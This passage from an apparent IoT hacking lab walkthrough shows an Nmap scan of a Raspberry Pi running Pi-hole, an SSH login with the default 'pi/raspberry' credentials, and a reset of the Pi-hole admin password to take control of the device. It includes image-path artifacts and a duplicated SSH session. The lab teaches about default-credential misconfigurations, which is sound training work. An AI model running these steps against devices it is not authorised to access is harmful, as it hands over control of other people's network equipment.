


Step 6: As shown in the above image, we can execute a simple command on the terminal to reset the password. To gain terminal access of target device, perform **Nmap** scan to identify the open ports.

```
[root@parrot-virtual]~/home/user
#nmap -p- -sV 192.168.0.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-03 20:04 BST
Nmap scan report for 192.168.0.110
Host is up (0.00015s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
53/tcp    open  domain   dnsmasq pi-hole-2.80
80/tcp    open  http     lighttpd 1.4.53
5901/tcp   open  vnc      VNC (protocol 3.8)
6001/tcp   open  X11      (access denied)
MAC Address: B8:27:EB:2C:46:7A (Raspberry Pi Foundation)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.79 seconds
[root@parrot-virtual]~/home/user
#
```

Step 7: From the above scan results, we observed that the target is running **ssh** on port 22 (open port). Now, let us search for default passwords for **ssh** service. If target configured default settings, we can log into **ssh** service remotely.



The image shows a Google search for "raspberry default usernames and passwords" and the resulting documentation page from the Raspberry Pi website.

Google Search Results:

- Search query: raspberry default usernames and passwords
- Results: About 19,10,00,000 results (0.51 seconds)
- Result snippet: Linux users. User management in **Raspbian** is done on the command line. The **default** user is pi , and the **password** is **raspberry** . You can add users and change each user's **password**.
- Link: [Linux users - Raspberry Pi Documentation](https://www.raspberrypi.org/documentation/linux/usage/users.md)

Raspberry Pi Documentation Page:

- URL: <https://www.raspberrypi.org/documentation/linux/usage/users.md>
- Navigation: BLOG, DOWNLOADS, COMMUNITY, HELP
- Breadcrumb: DOCUMENTATION > LINUX > USAGE > USERS
- Section: **LINUX USERS**
- Text: User management in Raspbian is done on the command line. The default user is pi , and the password is raspberry . You can add users and change each user's password.

Step 8: Execute the following command and provide default login credentials to gain terminal access (target device). If it asks for adding the ECDSA key of the target system to our system, type yes and click enter. Later we will get a prompt for password.

```
[root@parrot-virtual]-[/home/user]
#ssh pi@192.168.0.110
The authenticity of host '192.168.0.110 (192.168.0.110)' can't be established.
ECDSA key fingerprint is SHA256:7q/xE49KpckeQgdqeqN5A7wQA+I0w7SAVQmqkQbSVXY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.110' (ECDSA) to the list of known hosts.
pi@192.168.0.110's password:

[root@parrot-virtual]-[/home/user]
#ssh pi@192.168.0.110
The authenticity of host '192.168.0.110 (192.168.0.110)' can't be established.
ECDSA key fingerprint is SHA256:7q/xE49KpckeQgdqeqN5A7wQA+I0w7SAVQmqkQbSVXY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.110' (ECDSA) to the list of known hosts.
pi@192.168.0.110's password:
Linux raspberry 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Oct  4 00:33:47 2020



SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set
a new password.

pi@raspberrypi:~ $
```


Step 9: Now let us execute the below command to reset the pi-hole password.

```
pi@raspberrypi:~ $ sudo pihole -a -p
Enter New Password (Blank for no password):
Confirm Password:
[✓] New password set
pi@raspberrypi:~ $
```

Step 10: We can use the new password to login to the pi-hole web interface.



Step 11: Now, we can observe that we have more control over the target IoT device.



- In this way, we can compromise the security misconfiguration of an IoT system to take complete control over the IoT device as well as the associated devices.